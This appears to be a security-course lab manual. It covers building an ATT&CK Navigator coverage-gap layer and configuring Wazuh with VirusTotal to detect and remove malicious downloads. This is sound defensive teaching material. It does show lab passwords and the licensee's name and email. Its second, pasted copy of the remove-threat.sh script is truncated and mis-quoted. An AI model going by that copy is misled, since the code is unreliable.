
Licensed To: Arvind Pariti <paritiarvind@gmail_com> April 13, 2026

Answer

- Click on the **+** sign next to the **Windows No Visibility/No Rules** tab.



- Click on **Create layer from other layers**.



- Type **not b** and **not c** in the score expression and press **Create layer**

not b and not c

Enterprise ATT&CK MITRE ATT&CK v17

You don't want Windows Sysmon logs or Sigma alerts existing

score expression
not b and not c

gradient

coloring

comments

links

metadata

states

filters

legend

Create layer

Select layers to inherit properties from

Select the domain for the new layer. Only layers of the same domain and version can be merged.

Use constants (numbers) and layer variables (yellow, above) to write an expression for the initial value of scores in the new layer. A full list of supported operations can be found [here](#). Leave blank to initialize scores to 0. Here's a list of available layer variables:

- a (Windows)
- b (Windows-Sysmon)
- c (Sigma Rules Heatmap)
- d (Windows Missing Visibility)
- e (Windows-Sysmon Missing Visibility)
- f (Windows Missing Alert Rules)
- g (Windows-Sysmon Missing Alert Rules)
- h (Windows No Visibility/No Rules)

Select which layer to import the scoring gradient from. Leave blank to initialize with the default scoring gradient.

Select which layer to import manually assigned colors from. Leave blank to initialize with no colors.

Select which layer to import comments from. Leave blank to initialize with no comments.

Select which layer to import technique links from. Leave blank to initialize without links.

Select which layer to import technique metadata from. Leave blank to initialize without metadata.

Select which layer to import enabled/disabled states from. Leave blank to initialize all to enabled.

Select which layer to import filters from. Leave blank to initialize with no filters.

Select which layer to import the legend from. Leave blank to initialize with an empty legend.

Create layer

Breakdown

For the purpose of this step, we are wanting to show the techniques that do not exist in **b** (Windows-Sysmon) and do not exist in **c** (Sigma Rules Heatmap).

Your image may slightly differ

Your results will look similar to the below.

- This layer shows us where we have no visibility or rules covered by Windows with Sysmon enabled.


Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Active Scanning (0.02)	Acquire Access (0.02)	Content Injection (0.02)	Cloud Administration Command (0.02)	Account Manipulation (0.02)	Abuse Elevation Control Mechanism (0.02)	Abuse Elevation Control Mechanism (0.02)	Adversary-in-the-Middle (0.02)	Account Discovery (0.02)	Exploitation of Remote Services (0.02)	Adversary-in-the-Middle (0.02)	Application Layer Protocol (0.02)	Automated Exfiltration (0.02)	Account Access Removal (0.02)
Gather Victim Host Information (0.02)	Acquire Infrastructure (0.02)	Drive-by Compromise (0.02)	Command and Scripting Interpreter (0.02)	BITS Jobs (0.02)	Access Token Manipulation (0.02)	Access Token Manipulation (0.02)	Brute Force (0.02)	Application Window Discovery (0.02)	Internal Spearphishing (0.02)	Archive Collected Data (0.02)	Communication Through Removable Media (0.02)	Data Transfer Size Limits (0.02)	Data Destruction (0.02)
Gather Victim Identity Information (0.02)	Compromise Accounts (0.02)	Exploit Public-Facing Application (0.02)	Container Administration Command (0.02)	Boot or Logon Autostart Execution (0.02)	Account Manipulation (0.02)	Credentials from Password Stores (0.02)	Credentials from Password Stores (0.02)	Browser Information Discovery (0.02)	Lateral Tool Transfer (0.02)	Automated Collection (0.02)	Exfiltration Over Alternative Protocol (0.02)	Data Encrypted for Impact (0.02)	Data Encrypted for Impact (0.02)
Gather Victim Network Information (0.02)	Compromise Infrastructure (0.02)	External Remote Services (0.02)	Deploy Container (0.02)	Boot or Logon Initialization Scripts (0.02)	Cloud Application Integration (0.02)	Build Image on Host (0.02)	Debugger Evasion (0.02)	Cloud Infrastructure Discovery (0.02)	Remote Service Session Hijacking (0.02)	Browser Session Hijacking (0.02)	Content Injection (0.02)	Data Manipulation (0.02)	Data Manipulation (0.02)
Gather Victim Org Information (0.02)	Develop Capabilities (0.02)	Hardware Additions (0.02)	ESXi Administration Command (0.02)	Cloud Application Initialization Scripts (0.02)	Boot or Logon Autostart Execution (0.02)	Deobfuscate/Decode Files or Information (0.02)	Forced Authentication (0.02)	Cloud Service Dashboard (0.02)	Remote Services (0.02)	Clipboard Data (0.02)	Dynamic Resolution (0.02)	Exfiltration Over C2 Channel (0.02)	Defacement (0.02)
Phishing for Information (0.02)	Establish Accounts (0.02)	Phishing (0.02)	Exploitation for Client Execution (0.02)	Compromise Host Software Binary (0.02)	Boot or Logon Initialization Scripts (0.02)	Forge Web Credentials (0.02)	Input Capture (0.02)	Cloud Service Discovery (0.02)	Replication Through Removable Media (0.02)	Data from Cloud Storage (0.02)	Encrypted Channel (0.02)	Exfiltration Over Other Network Medium (0.02)	Disk Wipe (0.02)
Search Closed Sources (0.02)	Obtain Capabilities (0.02)	Replication Through Removable Media (0.02)	Input Injection (0.02)	Create Account (0.02)	Create or Modify System Process (0.02)	Deploy Container (0.02)	Input Capture (0.02)	Cloud Storage Object Discovery (0.02)	Software Deployment Tools (0.02)	Data from Configuration Repository (0.02)	Failback Channels (0.02)	Exfiltration Over Physical Medium (0.02)	Email Bombing (0.02)
Search Open Technical Databases (0.02)	Stage Capabilities (0.02)	Supply Chain Compromise (0.02)	Inter-Process Communication (0.02)	Create or Modify System Process (0.02)	Domain or Tenant Policy Modification (0.02)	Direct Volume Access (0.02)	Multi-Factor Authentication Interception (0.02)	Cloud Storage Object Discovery (0.02)	Use Alternate Authentication Material (0.02)	Data from Information Repositories (0.02)	Hide Infrastructure (0.02)	Endpoint Denial of Service (0.02)	Financial Theft (0.02)
Search Open Websites/Domains (0.02)	Trusted Relationship (0.02)	Valid Accounts (0.02)	Native API (0.02)	Event Triggered Execution (0.02)	Escape to Host (0.02)	Event Triggered Execution (0.02)	Multi-Factor Authentication Request Generation (0.02)	Device Driver Discovery (0.02)	Debugger Evasion (0.02)	Data from Local System (0.02)	Multi-Stage Channels (0.02)	Exfiltration Over Web Service (0.02)	Firmware Corruption (0.02)
Search Victim-Owned Websites (0.02)	WiFi Networks (0.02)	Serverless Execution (0.02)	Scheduled Task/Job (0.02)	Exclusive Control (0.02)	Event Triggered Execution (0.02)	Exploitation for Defense Evasion (0.02)	Network Sniffing (0.02)	Domain Trust Discovery (0.02)	Non-Application Layer Protocol (0.02)	Data from Network Shared Drive (0.02)	Non-Standard Port (0.02)	Scheduled Transfer (0.02)	Network Denial of Service (0.02)
		Shared Modules (0.02)	Software Deployment Tools (0.02)	External Remote Services (0.02)	Hijack Execution Flow (0.02)	File and Directory Permissions Modification (0.02)	OS Credential Dumping (0.02)	File and Directory Discovery (0.02)	Protocol Tunneling (0.02)	Data from Removable Media (0.02)	Priority (0.02)	Resource Hijacking (0.02)	Service Stop (0.02)
		System Services (0.02)	User Execution (0.02)	Implant Internal Image (0.02)	Hijack Execution Flow (0.02)	Hide Artifacts (0.02)	Steal Application Access Token (0.02)	Group Policy Discovery (0.02)	Input Capture (0.02)	Data Staged (0.02)	Remote Access Tools (0.02)	System Shutdown/Reboot (0.02)	System Shutdown/Reboot (0.02)
		Windows (0.02)	Modify Registry (0.02)	Process Injection (0.02)	Scheduled Task/Job (0.02)	Hijack Execution Flow (0.02)	Steal or Forge Authentication Certificates (0.02)	Log Enumeration (0.02)	Input Capture (0.02)	Email Collection (0.02)	Traffic Signaling (0.02)		

Color coding

The color coding on this layer is confusing. In this case, the red techniques mean there is a data source or alert in existence. A white background means there is no data source or alert in existence. If it helps, you can right click and select **select annotated** and then under **technique controls** select **background color** and change the color to something like green. Alternatively, you can select **select unannotated** and only change the colors for the cells that have no data sources or alerts. It may make sense to change unannotated to red and annotated to white. This is based on your preference.

- To rename the layer, go to the **Layer Controls** tab, select **Layer Settings** and in the **Layer Information** tab that opens on the right side, enter the new name: **Windows Missing Alert Rules**. When you are finished, click on **Layer Settings** again so the panel disappears:

Windows-Sysmon No Visibility/No Rules



- Now review the techniques we are lacking visibility and rules.

While this final step in the process of evaluating visibility and detection capabilities for your data sources is important, please understand that your mission is not to have 100% coverage for visibility and alert rules for each data source. Your mission is to understand where you stand as an organization when it comes to your detection capabilities and ensure that you have defensive measures in place for techniques that are used as attack vectors against your organization. This may sound cliché but there will never be a one size fits all approach to this process and it will take effort on your part to understand your organization and tailor the detection capabilities to provide the best defense for you.

Lab Conclusion

In the lab, you were able to review the visibility and detection capabilities for the Windows data sources. You were able to see that enhancing a data source often will reap better visibility in your environment. However, even with the visibility and detection, you found that you still need to review and evaluate gaps in each of your data sources as well as alert rules to ensure you have the proper measures in place to protect your organization.

Lab 5.1 is now complete!

Lab 5.2 - Using VirusTotal for Malware Detection and Removal

Objectives

1. Create a VirusTotal free account.
2. Use Wazuh's syscheck integrity and active response features.
3. Integrate VirusTotal with Wazuh for malware detection and removal.

Lab Preparation

 **Required Lab Time: 30 minutes**

Lab Info

- The estimated duration of this lab is based on the average amount of time required to make it through to the end.

Required VM

This lab uses the:


- Slingshot VM (to modify Wazuh configuration).
- Ubuntu VM (to mimic a victim machine downloading malware).

Log into the Slingshot VM

- Username: sec555
- Password: sec555
- Open the Firefox browser from your desktop shortcut:



- Click on the Wazuh bookmark:



- When the login screen is present, just hit the Log in button as the credentials have been saved for you:



- Open a Terminal window using the shortcut on the desktop:



- At the new terminal elevate to root and navigate to **/home/sec555/labs**:

```
sudo su
```

Log into the Ubuntu VM

- Username: student

• Password: sec555

• Open a terminal window by clicking the dock button at the left side:



At the new terminal elevate to root (and provide the student password when asked):

```
sudo su
```

Create a VirusTotal Account and get an API Key

You can use an already existing API key

This lab uses an integration with VirusTotal, so Wazuh is able to identify and remove malicious files. If you already have an account, you can use that account's API key, if you want to, or create a new account. If you choose to use an already existing account, then skip the first question.

Licensed To: Arvind Pariti <paritiarvind@gmail_com> April 13, 2026

Challenge 1

Create a new VirusTotal account and get the API key.

Licensed To: Arvind Pariti <paritiarvind@gmail_com> April 13, 2026

Answer

- Go to your Firefox browser in Slingshot, open a new tab (using `^ Ctrl + T`) and browse to [VirusTotal](https://www.virustotal.com). Fill-in the form to register for a new account. Remember to accept the **Terms of Service** and select **Join Us** at the bottom:

The screenshot shows the 'Join our community' registration form on VirusTotal. A red box labeled '1' encompasses the input fields for First name, Last name, Email, Username, Password, and Repeat password. A red circle labeled '2' is next to the checkbox for agreeing to the Terms of Service. A red circle labeled '3' is next to the 'Join us' button.

Join our community 1

First name
Enter your first name

Your selected username may be displayed if you contribute to comments, public collections, and other public resources.

Last name
Enter your last name

Email
Enter your email address

Username
Enter a username

Password
Min. 8 characters


Repeat password
Min. 8 characters

☐ Yes, I have read and agree to the Terms of Service. [Terms of Service.](#) 2


By signing up, I acknowledge that I have read the Privacy Notice.

3 **Join us**

- You will be sent an email confirmation of your new account. You need to use it to activate it:



- When you do, you will receive a successful activation message. Use the **sign in** option to sign in to your account, by providing the username and password you set earlier:



← Go back

Sign in and stop threats

Not a member? [Sign up](#)


Name

Password


☐ Remember me

Sign in

- After logging in, click on your **username** and select the **API Key** option:



- Your API Key is present. When you need it later in this lab, remember that you can browse back here and copy it, using the related button shown:



Verify syscheck Configuration and Customize Active Response

Challenge 2

Verify `syscheck` is enabled and configure it to monitor the student's `Downloads` directory.

Answer

- Go to your Ubuntu VM's terminal, which you opened at the start of this lab. Open the Wazuh agent configuration file with nano, to verify `syscheck` operation (it's under a block named **File integrity monitoring**) and configure it accordingly:

```
nano /var/ossec/etc/ossec.conf
```

You should see the below block present:

```
<!-- File integrity monitoring -->
<syscheck>
<disabled>no</disabled>
```

Although it may seem counter-intuitive, this is the right statement. The value of `disabled` being set to `no`, means the module is active.

- Go further down, where the block is now labelled **Directories to check (perform all possible verifications)**. There are already a few system directories Wazuh is monitoring, like `/etc`, `/usr/bin` and more. Add the student user's `Downloads` directory to the end of that list and configure it to be monitored in real-time:

```
<directories realtime="yes">/home/student/Downloads</directories>
```

Your final configuration will now be as follows:

```
<!-- File integrity monitoring -->
<syscheck>
<disabled>no</disabled>
<!-- Frequency that syscheck is executed default every 12 hours -->
<frequency>43200</frequency>

<scan_on_start>yes</scan_on_start>

<!-- Directories to check (perform all possible verifications) -->
<directories>/etc,/usr/bin,/usr/sbin</directories>
<directories>/bin,/sbin,/boot</directories>
<directories realtime="yes">/home/student/Downloads</directories>
<!-- Files/directories to ignore -->
```

syscheck is active

Add /home/student/Downloads

- Save your configuration by pressing `^ Ctrl + o` and `Enter` to save changes, and then `^ Ctrl + x` to exit.

Wazuh has a feature called [active response](#), which expands its traditional SIEM capability to be able to provide real-time threat visibility and take action on items of interest. You are going to be configuring it to integrate with VirusTotal and perform a lookup of any file placed in the `Downloads` directory. If it finds it to be malicious, active response will remove it automatically from the

impacted system. To do so, we will use the below script provided by Wazuh, which has already been placed on Slingshot VM for you to use:

```
#!/bin/bash

LOCAL=`dirname $0`;
cd $LOCAL
cd ../

PWD=`pwd`

read INPUT_JSON
FILENAME=$(echo $INPUT_JSON | jq -r .parameters.alert.data.virustotal.source.file)
COMMAND=$(echo $INPUT_JSON | jq -r .command)
LOG_FILE="${PWD}/../logs/active-responses.log"

#----- Analyze command -----#
if [ ${COMMAND} = "add" ]
then
    # Send control message to execd
    printf '{"version":1,"origin":{"name":"remove-threat","module":"active-response"},"command":"check_keys", "parameters":{"keys":[]}}\n'

    read RESPONSE
    COMMAND2=$(echo $RESPONSE | jq -r .command)
    if [ ${COMMAND2} != "continue" ]
    then
        echo "`date '+%Y/%m/%d %H:%M:%S'` $0: $INPUT_JSON Remove threat active response aborted" >> ${LOG_FILE}
        exit 0;
    fi
fi

# Removing file
rm -f $FILENAME
if [ $? -eq 0 ]; then
    echo "`date '+%Y/%m/%d %H:%M:%S'` $0: $INPUT_JSON Successfully removed threat" >> ${LOG_FILE}
else
    echo "`date '+%Y/%m/%d %H:%M:%S'` $0: $INPUT_JSON Error removing threat" >> ${LOG_FILE}
fi

exit 0;
```

Challenge 3

Perform the following:

1. Save the above script in the active response directory (`/var/ossec/active-response/bin/`) with a name of `remove-threat.sh` .
2. Modify the file's permissions to be: **Read, write, and execute** for the **file's owner**. Also, **read and execute** for the **group owner**. No other access should be allowed to this file. This will give Wazuh the ability to run the active response script you created, so appropriate action is taken.
3. Change the file owner to the `root` user and group owner to `wazuh` . This is also required, to ensure Wazuh has proper access to the script.
4. Restart the Wazuh agent to apply all changes.

Answer

- Go back to your terminal in the Ubuntu VM and navigate to `/var/ossec/active-response/bin`:

```
cd /var/ossec/active-response/bin
```

- Use nano to create a new file called `remove-threat.sh` and copy-paste the previously provided script into the file:

```
nano remove-threat.sh
```

- Save your configuration by pressing `^ Ctrl + O` and `Enter` to save changes, and then `^ Ctrl + X` to exit.

```
#!/bin/bash
LOCAL='dirname $0';
cd $LOCAL
cd ../

PWD='pwd'

read INPUT_JSON
FILENAME=$(echo $INPUT_JSON | jq -r .parameters.alert.data.virustotal.source.file)
COMMAND=$(echo $INPUT_JSON | jq -r .command)
LOG_FILE="${PWD}/../logs/active-responses.log"

#----- Analyze command -----#
if [ ${COMMAND} = "add" ]
then
# Send control message to execd
printf '{"version":1,"origin":{"name":"remove-threat","module":"active-response"},"command":"check_keys", "parameters":{"keys":[]}}\n'

read RESPONSE
COMMAND2=$(echo $RESPONSE | jq -r .command)
if [ ${COMMAND2} != "continue" ]
then
echo "`date '+%Y/%m/%d %H:%M:%S'` $0: $INPUT_JSON Remove threat active response aborted" >> ${LOG_FILE}
exit 0;
```

- Change the file permissions, as per the ones outlined above:

```
sudo chmod 750 /var/ossec/active-response/bin/remove-threat.sh
```

- Change the file ownership, as per the one stated earlier:

```
sudo chown root:wazuh /var/ossec/active-response/bin/remove-threat.sh
```

- Restart the Wazuh agent:

```
sudo systemctl restart wazuh-agent
```

Add Rules to Detect File Addition/Modification to a Directory

Licensed To: Arvind Pariti <paritiarvind@gmail_com> April 13, 2026


Challenge 4

Add a new rule with an ID of `100210` to trigger when a file is modified, within `/home/student/Downloads`.


Licensed To: Arvind Pariti <paritiarvind@gmail_com> April 13, 2026

Answer


- In Wazuh, go to the **Hamburger icon** > **Server management** > **Rules**:



- Select **Manage rules files**:



- Search for the local rules file and once it comes up in the search, select the **edit** icon:



- Insert the below rule at the bottom of the file:

```
<group name="syscheck,">
<rule id="100210" level="7">
```

```

<if_sid>550</if_sid>
<field name="file">/home/student/Downloads</field>
<description>File modified in /home/student/Downloads directory.</description>
</rule>
</group>

```

Rule breakdown

The above rule triggers only if **syscheck** detects an integrity violation (indicating that a file has changed), within **/home/student/Downloads** folder. Rule **550** is what makes this possible to identify:

```

<rule id="550" level="7">
  <category>ossec</category>
  <decoded_as>syscheck_integrity_changed</decoded_as>
  <description>Integrity checksum changed.</description>
  <mitre>
    <id>T1565.001</id>
  </mitre>
  <group>syscheck, syscheck_entry_modified, syscheck_file, pci_dss_11.5, gpg13_4.11, gdpr_II_5.1.f, hipaa_164.312.c.1, hipaa_164.312.c.2, nist_800_53_SI.7, tsc_PI1.4, tsc_PI1.5, tsc_CC6.1, tsc_CC6.8, tsc_CC7.2, tsc_CC7.3
  </group>
</rule>

```

Don't close the rule editor

You will need to create more rules, so leave the rule editor on.

Challenge 5

Add a new rule with an ID of **100211** to trigger when a file is added in **/home/student/Downloads**.

Answer

- Add the below rule under the previous one you created but remember to add it in the same group you created earlier, called **syscheck**:

```
<rule id="100211" level="7">
<if_sid>554</if_sid>
<field name="file">/home/student/Downloads</field>
<description>File added in /home/student/Downloads directory.</description>
</rule>
```

Rule breakdown

The above rule triggers only if **syscheck** detects a file being added, in **/student/Downloads** folder. Rule **554** makes this possible:

```
<rule id="554" level="5">
<category>ossec</category>
<decoded_as>syscheck_new_entry</decoded_as>
<description>File added to the system.</description>
<group>syscheck,syscheck_entry_added,syscheck_file,pci_dss_11.5,gpg13_4.11,gdpr_II_5.1.f,hipaa_164.312.c.1,hipaa_164.312.c.2,nist_800_53_SI.7,tsc_PI1.4,tsc_PI1.5,tsc_CC6.1,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,</group>
</rule>
```

Don't close the rule editor

You will need to add a few more rules so don't close the rule editor.

Configure VirusTotal Integration**Challenge 6**

Update the Wazuh server's configuration, to include your VirusTotal API key and trigger a VirusTotal query when the rules with an ID of **100210** or **100211** are triggered.

Answer

- In your Slingshot VM's terminal, use nano to edit the Wazuh configuration file:

```
nano /var/ossec/etc/ossec.conf
```

- Add the below block at the end of the file but make sure to insert your API key from VirusTotal (the one you identified earlier and still have open in your other browser tab) to the indicated location:

```
<ossec_config>
<integration>
<name>virustotal</name>
<api_key>YOUR_VIRUS_TOTAL_API_KEY</api_key> <!-- Replace with your VirusTotal API key -->
<rule_id>100210,100211</rule_id>
<alert_format>json</alert_format>
</integration>
</ossec_config>
```

Your modified configuration should look like the below:

```
<ossec_config>
<integration>
  <name>virustotal</name>
  <api_key>b08baae11f58650</api_key> <!-- Replace with your VirusTotal API key -->
  <rule_id>100210,100211</rule_id>
  <alert_format>json</alert_format>
</integration>
</ossec_config>
```

Don't close the file yet

The next question requires an addition to the configuration file, so don't close it yet.

Challenge 7

Go to the Slingshot VM, and enable active response (using the `remove-threat.sh` script) to trigger, when rule ID `87105` has triggered. Note that you will need to invoke Wazuh rule 87105, which is an out of the box rule and is checking for a malicious verdict from VirusTotal.

Answer

- Go back to the Terminal, where you have your `ossec.conf` file open and add the below block at the end:

```
<ossec_config>
<command>
<name>remove-threat</name>
<executable>remove-threat.sh</executable>
<timeout_allowed>no</timeout_allowed>
</command>

<active-response>
<disabled>no</disabled>
<command>remove-threat</command>
<location>local</location>
<rules_id>87105</rules_id>
</active-response>
</ossec_config>
```

Rule breakdown

Basically, you're saying to Wazuh that if rule `87105` triggers it should execute the `remove-threat` command, which executes your `remote-threat.sh` script. Let's look at that one:

```
<rule id="87105" level="12">
  <if_sid>87100</if_sid>
